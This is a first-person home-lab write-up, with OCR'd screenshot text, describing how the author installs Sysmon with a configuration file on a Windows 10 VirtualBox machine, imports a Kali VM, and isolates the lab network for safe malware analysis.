
I opened PowerShell as an Administrator and ran cd “path of my folder” and then I ran dir in order to see the files on the folder and ran .\Sysmon64.exe. To check if Sysmon was correctly installed, I went into the start menu and clicked Services to see if Sysmon was running on my computer and it was not so I opened PowerShell and ran .\Sysmon64.exe -i .\sysmonconfig.xml and after I ran this the License and Agreement appeared and Sysmon was successfully downloaded. To make sure Sysmon was running I went into Services again and this confirmed it was running.





GitHub sysmon configuration.






File Machine View Input Devices Help
Sysmon
File Home Share View
This PC › Downloads › Sysmon
Search Sysmon
Name Date modified Type Size
Eula 2/15/2025 1:37 PM Text Document 8 KB
Sysmon 2/15/2025 1:37 PM Application 8,282 KB
Sysmon64 2/15/2025 1:37 PM Application 4,457 KB
Sysmon64a 2/15/2025 1:37 PM Application 4,877 KB
Quick access
Desktop
Downloads
Documents
Pictures
Music
Videos
OneDrive
This PC
Network
4 items
Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
Try the new cross platform PowerShell https://aka.ms/pscore6
PS C:\Windows\system32> cd "C:\Users\miria\Downloads\Sysmon"
PS C:\Users\miria\Downloads\Sysmon>
Right Ctrl



File Machine View Input Devices Help
Extract
Downloads
Sysmon
File Home Share View
Pin to Quick access
Copy
Paste
Cut
Copy path
Paste shortcut
Clipboard
Move to
Copy to
Delete
Rename
New folder
Properties
Open
Edit
History
Select all
Select none
Invert selection
This PC
Quick access
Desktop
Downloads
Documents
Pictures
Music
Sysmon
Videos
OneDrive
This PC
Network
5 items
4 items
Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
Try the new cross-platform PowerShell https://aka.ms/pscore6
PS C:\Windows\system32> cd "C:\Users\miria\Downloads\Sysmon"
PS C:\Users\miria\Downloads\Sysmon> dir
Directory: C:\Users\miria\Downloads\Sysmon
Mode LastWriteTime Length Name
-a---- 2/15/2025 2:10 PM 7490 Eula.txt
-a---- 2/15/2025 2:10 PM 8480560 Sysmon.exe
-a---- 2/15/2025 2:10 PM 4563248 Sysmon64.exe
-a---- 2/15/2025 2:10 PM 4993440 Sysmon64a.exe
-a---- 2/15/2025 2:08 PM 253169 sysmonconfig 2.xml
PS C:\Users\miria\Downloads\Sysmon> .\Sysmon64.exe
Right Ctrl


File Machine View Input Devices Help
Extract
Downloads
Sysmon
File Home Share View
Pin to Quick access
Copy
Paste
Cut
Copy path
Paste shortcut
Move to
Delete
Copy to
Rename
New folder
Properties
Open
Edit
History
Select all
Select none
Invert selection
Clipboard
This PC
Quick access
Desktop
Downloads
Documents
Pictures
Music
Sysmon
Videos
OneDrive
This PC
Network
5 items
4 items
Administrator: Windows PowerShell
PS C:\Users\miria\Downloads\Sysmon> .\Sysmon64.exe
System Monitor v15.15 - System activity monitor
By Mark Russinovich and Thomas Garnier
Copyright (C) 2014-2024 Microsoft Corporation
Using libxml2. libxml2 is Copyright (C) 1998-2012 Daniel Veillard. All Rights Reserved.
Sysinternals - www.sysinternals.com
Usage:
Install: Sysmon64.exe -i [<configfile>]
Update configuration: Sysmon64.exe -c [<configfile>]
Install event manifest: Sysmon64.exe -m
Print schema: Sysmon64.exe -s
Uninstall: Sysmon64.exe -u [force]
-c Update configuration of an installed Sysmon driver or dump the
current configuration if no other argument is provided. Optionally
take a configuration file.
-i Install service and driver. Optionally take a configuration file.
-m Install the event manifest (done on service install as well)).
-s Print configuration schema definition of the specified version.
Specify 'all' to dump all schema versions (default is latest)).
-u Uninstall service and driver. Adding force causes uninstall to proceed
even when some components are not installed.
The service logs events immediately and the driver installs as a boot-start driver to capture activity from ea
the boot that the service will write to the event log when it starts.
On Vista and higher, events are stored in "Applications and Services Logs/Microsoft/Windows/Sysmon/Operational
older systems, events are written to the System event log.
Use the '-? config' command for configuration file documentation. More examples are available on the Sysintern
website.
Specify -accepteula to automatically accept the EULA on installation, otherwise you will be interactively prom
Right Ctrl


File Machine View Input Devices Help
Extract
Downloads
Sysmon
File Home Share View
Pin to Quick access
Copy
Cut
Copy path
Move to
Delete
Open
Edit
Select all
Select none
Quick access
Desktop
Downloads
Documents
Pictures
Music
Sysmon
Videos
OneDrive
This PC
Network
5 items
Administrator: Windows PowerShell
Use the '-? config' command for configuration file documentation. More examples are available on the Sysinternals
website.
Specify -accepteula to automatically accept the EULA on installation, otherwise you will be interactively prompted to
accept it.
Neither install nor uninstall requires a reboot.
PS C:\Users\miria\Downloads\Sysmon> .\Sysmon64.exe -i .\sysmonconfig 2.xml
System Monitor v15.15 - System activity monitor
By Mark Russinovich and Thomas Garnier
Copyright (C) 2014-2024 Microsoft Corporation
Using libxml2. libxml2 is Copyright (C) 1998-2012 Daniel Veillard. All Rights Reserved.
Sysinternals - www.sysinternals.com
Usage:
Install: Sysmon64.exe -i [<configfile>]
Update configuration: Sysmon64.exe -c [<configfile>]
Install event manifest: Sysmon64.exe -m
Print schema: Sysmon64.exe -s
Uninstall: Sysmon64.exe -u [force]
-c Update configuration of an installed Sysmon driver or dump the
current configuration if no other argument is provided. Optionally
take a configuration file.
-i Install service and driver. Optionally take a configuration file.
-m Install the event manifest (done on service install as well)).
-s Print configuration schema definition of the specified version.
Specify 'all' to dump all schema versions (default is latest)).
-u Uninstall service and driver. Adding force causes uninstall to proceed
even when some components are not installed.
The service logs events immediately and the driver installs as a boot-start driver to capture activity from early in
the boot that the service will write to the event log when it starts.
Right Ctrl



File Machine View Input Devices Help
Extract
Downloads
Sysmon
File Home Share View
Pin to Quick access
Copy
Paste
Cut
Copy path
Paste shortcut
Move to
Copy to
System Monitor License Agreement
You can also use the /accepteula command-line switch to accept the EULA.
SYSINTERNALS SOFTWARE LICENSE TERMS
These license terms are an agreement between Sysinternals (a wholly owned subsidiary of Microsoft Corporation) and you. Please read them. They apply to the software you are downloading from Sysinternals.com, which includes the media on which you received it, if any. The terms also apply to any Sysinternals
updates,
supplements,
Internet-based services, and
Print
Agree
Decline
Administrator: Windows PowerShell
Specify 'all' to dump all sch
-u Uninstall service and driver.
even when some components are
The service logs events immediately
the boot that the service will write
On Vista and higher, events are stor
older systems, events are written to
Use the '-? config' command for conf
website.
Specify -accepteula to automatically
accept it.
Neither install nor uninstall requires a reboot.
PS C:\Users\miria\Downloads\Sysmon> .\Sysmon64.exe -i '.\sysmonconfig 2.xml'
System Monitor v15.15 - System activity monitor
By Mark Russinovich and Thomas Garnier
Copyright (C) 2014-2024 Microsoft Corporation
Using libxml2. libxml2 is Copyright (C) 1998-2012 Daniel Veillard. All Rights Reserved.
Sysinternals - www.sysinternals.com
Loading configuration file with schema version 4.90
Configuration file validated.
Quick access
Desktop
Downloads
Documents
Pictures
Music
Sysmon
Videos
OneDrive
This PC
Network
5 items
Right Ctrl


demo1 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Extract
Downloads
Sysmon
File Home Share View
Pin to Quick access
Copy
Paste
Cut
Copy path
Paste shortcut
Move to
Copy to
Delete
Rename
New folder
Properties
Open
Edit
History
Select all
Select none
Invert selection
Administrator: Windows PowerShell
Use the '-? config' command for configuration file documentation. More examples are available on the Sysinternals website.
Specify -accepteula to automatically accept the EULA on installation, otherwise you will be interactively prompted to accept it.
Neither install nor uninstall requires a reboot.
PS C:\Users\miria\Downloads\Sysmon> .\Sysmon64.exe -i '.\sysmonconfig 2.xml'
System Monitor v15.15 - System activity monitor
By Mark Russinovich and Thomas Garnier
Copyright (C) 2014-2024 Microsoft Corporation
Using libxml2. libxml2 is Copyright (C) 1998-2012 Daniel Veillard. All Rights Reserved.
Sysinternals - www.sysinternals.com
Loading configuration file with schema version 4.90
Configuration file validated.
Sysmon64 installed.
SysmonDrv installed.
Starting SysmonDrv.
SysmonDrv started.
Starting Sysmon64.....
Sysmon64 started.
PS C:\Users\miria\Downloads\Sysmon>
Quick access
Desktop
Downloads
Documents
Pictures
Music
Sysmon
Videos
OneDrive
This PC
Network
5 items
Right Ctrl



Downloading Kali

I went into Kali.org and downloaded Kali for virtual machine



I also went ahead and downloaded 7zip of 64bit as Kali is a 7zip file extension.

After everything was downloaded I extracted the Kali file using 7zip, I clicked the Kali folder, chose the VBox file and it was automatically downloaded into VirtualBox.

My Home Lab Configuration


Note: Default virtual machine settings can pose a risk to the host system when handling malware. To minimize this risk, network configurations must be carefully adjusted.

Just to test tools with internet connectivity default settings would work (this would use NAT).


If using my Home Lab for Malware Analysis is safer not to use an internet connection, be on its own network or not even attach a network adapter to it.

In my case for this Home Lab I chose the second option and these are my configurations:

For Windows 10



For Kali:



